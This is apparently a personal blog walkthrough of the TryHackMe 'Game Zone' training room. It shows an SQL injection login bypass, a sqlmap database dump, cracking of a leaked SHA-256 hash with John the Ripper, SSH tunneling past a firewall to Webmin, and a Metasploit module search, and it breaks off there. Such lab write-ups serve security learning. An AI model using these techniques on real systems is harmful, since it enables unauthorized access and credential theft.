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TryHackMe Writeup: Game Zone



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


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Welcome ! In this blog we gonna look at game zone room from Tryhackme. I'm writing this blog so as to properly understand what I'm doing , as well can be help to someone if they get stuck somewhere.

Room Link: <https://tryhackme.com/room/gamezone>

Task 1 Deploy the vulnerable machine




This room will cover SQLi (exploiting this vulnerability manually and via SQLMap), cracking a users hashed password, using SSH tunnels to reveal a hidden service and using a metasploit payload to gain root privileges.

Answer the questions below

Deploy the machine and access its web server.

Ans: No answer needed

What is the name of the large cartoon avatar holding a sniper on the forum?



Ans : Agent 47

Task 2 Obtain access via SQLi

SQL



In this task you will understand more about SQL (structured query language) and how you can potentially manipulate queries to communicate with the database.

Answer the questions below

SQL is a standard language for storing, editing and retrieving data in databases. A query can look like so:

SELECT * FROM users WHERE username = :username AND password := password

In our GameZone machine, when you attempt to login, it will take your inputted values from your username and password, then insert them directly into the query above. If the query finds data, you'll be allowed to login otherwise it will display an error message.


Here is a potential place of vulnerability, as you can input your username as another SQL query. This will take the query write, place and execute it.

Ans : No answer needed

ameZone doesn't have an admin user in the database, however you can still login without knowing any credentials using the inputted password data we used in the previous question.


Use 'or 1=1 — — as your username and leave the password blank.

When you've logged in, what page do you get redirected to?



Ans : portal.php

Task 3 Using SQLMap




SQLMap is a popular open-source, automatic SQL injection and database takeover tool. This comes pre-installed on all version of [Kali Linux](#) or can be manually downloaded and installed [here](#).

There are many different types of SQL injection (boolean/time based, etc..) and SQLMap automates the whole process trying different techniques.

We're going to use SQLMap to dump the entire database for GameZone.

Using the page we logged into earlier, we're going point SQLMap to the game review search feature.

First we need to intercept a request made to the search feature using BurpSuite.



Save this request into a text file. We can then pass this into SQLMap to use our authenticated user session.

```
sqlmap -r request.txt --dbms=mysql --dump
```

-r uses the intercepted request you saved earlier

— dbms tells SQLMap what type of database management system it is

— dump attempts to outputs the entire database

```
(kali@kali)-[~/Tryhackme/OffensivePentesting/gameZone]
$ sqlmap -r request.txt --dbms=MySQL --dump "http://10.10.33.69/portal.php"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers of sqlmap are not responsible for any misuse or damage caused by this program.

[*] starting @ 09:19:37 /2023-06-16/

[09:19:37] [INFO] parsing HTTP request from 'request.txt'
[09:19:39] [INFO] testing connection to the target URL
[09:19:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:19:40] [INFO] testing if the target URL content is stable
[09:19:40] [INFO] target URL content is stable
[09:19:40] [INFO] testing if POST parameter 'searchitem' is dynamic
[09:19:40] [WARNING] POST parameter 'searchitem' does not appear to be dynamic
[09:19:41] [INFO] heuristic (basic) test shows that POST parameter 'searchitem' might be injectable (possible DBMS: 'MySQL')
[09:19:41] [INFO] heuristic (XSS) test shows that POST parameter 'searchitem' might be vulnerable to cross-site scripting (XSS) attacks
[09:19:41] [INFO] testing for SQL injection on POST parameter 'searchitem'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[09:19:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:19:46] [WARNING] reflective value(s) found and filtering out
[09:19:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:19:48] [INFO] testing 'Generic inline queries'
[09:19:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

SQLMap will now try different methods and identify the one that's vulnerable. Eventually, it will output the database.

In the users table, what is the hashed password?

```
Database: db
Table: users
[1 entry]

+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+

[09:27:10] [INFO] table 'db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.33.69/dump/db/users.csv'
[09:27:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.33.69'

[*] ending @ 09:27:10 /2023-06-16/
```

Ans : *ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14*

What was the username associated with the hashed password?

Ans : *agent47*

What was the other table name?

```
(kali@kali)-[~/.../output/10.10.33.69/dump/db]
$ ls
post.csv  post.csv.1  users.csv

(kali@kali)-[~/.../output/10.10.33.69/dump/db]
$
```

Ans : *post*

Task 4 Cracking a password with JohnTheRipper




John the Ripper (JTR) is a fast, free and open-source password cracker. This is also pre-installed on all Kali Linux machines.

We will use this program to crack the hash we obtained earlier. JohnTheRipper is 15 years old and other programs such as HashCat are one of several other cracking programs out there.

This program works by taking a wordlist, hashing it with the specified algorithm and then comparing it to your hashed password. If both hashed passwords are the same, it means it has found it. You cannot reverse a hash, so it needs to be done by comparing hashes.

If you are using a low-powered laptop, you can deploy a high spec'd Kali Linux machine on TryHackMe and control it in your browser.



Deploy your own [here](#)!

Once you have JohnTheRipper installed you can run it against your hash using the following arguments:


```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
```

- hash.txt — contains a list of your hashes (in your case its just 1 hash)
- wordlist — is the wordlist you're using to find the dehashed value
- format — is the hashing algorithm used. In our case its hashed using SHA256.

What is the de-hashed password?

```
(kali㉿kali)-[~/Tryhackme/OffensivePentesting/gameZone]
$ john hash.txt --wordlist=/home/kali/Downloads/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (?)
1g 0:00:00:00 DONE (2023-06-16 09:33) 2.941g/s 8503Kp/s 8503Kc/s 8503KC/s vidhunter..vidamerda
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Ans : videogamer124

Now you have a password and username. Try SSH'ing onto the machine.

What is the user flag?

```
(kali㉿kali)-[~/Tryhackme/OffensivePentesting/gameZone]
$ ssh agent47@10.10.33.69
The authenticity of host '10.10.33.69 (10.10.33.69)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.33.69' (ED25519) to the list of known hosts.
agent47@10.10.33.69's password:
Permission denied, please try again.
agent47@10.10.33.69's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

```
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

Ans : 649ac17b1480ac13ef1e4fa579dac95c

Task 5 Exposing services with reverse SSH tunnels



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.

-L is a local tunnel (YOU ← CLIENT). If a site was blocked, you can forward the traffic to a server you own and view it. For example, if imgur was blocked at work, you can do `ssh -L 9000:imgur.com:80 user@example.com`. Going to localhost:9000 on your machine, will load imgur traffic using your other server.

- R is a remote tunnel (YOU → CLIENT). You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.

We will use a tool called `ss` to investigate sockets running on a host.

If we run `ss -tulpn` it will tell us what socket connections are running

ArgumentDescription-tDisplay TCP sockets-uDisplay UDP sockets-lDisplays only listening sockets-pShows the process using the socket-nDoesn't resolve service names

How many TCP sockets are running?

```

agent47@gamezone:~$ ss -tln
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
udp UNCONN 0 0 *:* 10000 *:*
udp UNCONN 0 0 *:* 68 *:*
tcp LISTEN 0 128 *:* 22 *:*
tcp LISTEN 0 80 127.0.0.1:3306 *:*
tcp LISTEN 0 128 *:* 10000 *:*
tcp LISTEN 0 128 :::22 :::*
tcp LISTEN 0 128 :::80 :::*
agent47@gamezone:~$

```

Ans : 5

We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run `ssh -L 10000:localhost:10000 <username>@<ip>`

Once complete, in your browser type “localhost:10000” and you can access the newly-exposed webserver.

Note this : you have to start the ssh tunnel on different port

```


(kali㉿kali)-[~]
$ ssh -L 10000:localhost:10000 agent47@10.10.33.69
agent47@10.10.33.69's password:
Permission denied, please try again.
agent47@10.10.33.69's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

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109 packages can be updated.
68 updates are security updates.

Last login: Fri Jun 16 08:49:01 2023 from 10.8.20.25
agent47@gamezone:~$

```



Login to Webmin

You must enter a username and password to login to the Webmin server on localhost.


Username

Password

☐ Remember login permanently?

The password is the same *agent47:videogame124*

What is the name of the exposed CMS?



Ans : *webmin*

What is the CMS version?

Ans : *1.580*

Task 6 Privilege Escalation with Metasploit

Using the CMS dashboard version, use Metasploit to find a payload to execute against the machine.

What is the root flag?

I tried to find it directly on metasploit but it was hard to decide which to use , so I searched it on exploit db to decide which exploit to use

```
msf6 > search webmin

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/webapp/webmin_show.cgi_exec  2012-09-06      excellent Yes    Webmin /file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/file_disclosure    2006-06-30      normal  No     Webmin File Disclosure
2  exploit/linux/http/webmin_file_manager_rce 2022-02-26      excellent Yes    Webmin File Manager RCE
3  exploit/linux/http/webmin_package_updates_rce 2022-07-26      excellent Yes    Webmin Package Updates RCE
4  exploit/linux/http/webmin_packageup_rce    2019-05-16      excellent Yes    Webmin Package Updates Remote Command Execution
5  exploit/unix/webapp/webmin_upload_exec     2019-01-17      excellent Yes    Webmin Upload Authenticated RCE
6  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06      normal  No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
7  exploit/linux/http/webmin_backdoor         2019-08-10      excellent Yes    Webmin password_change.cgi Backdoor

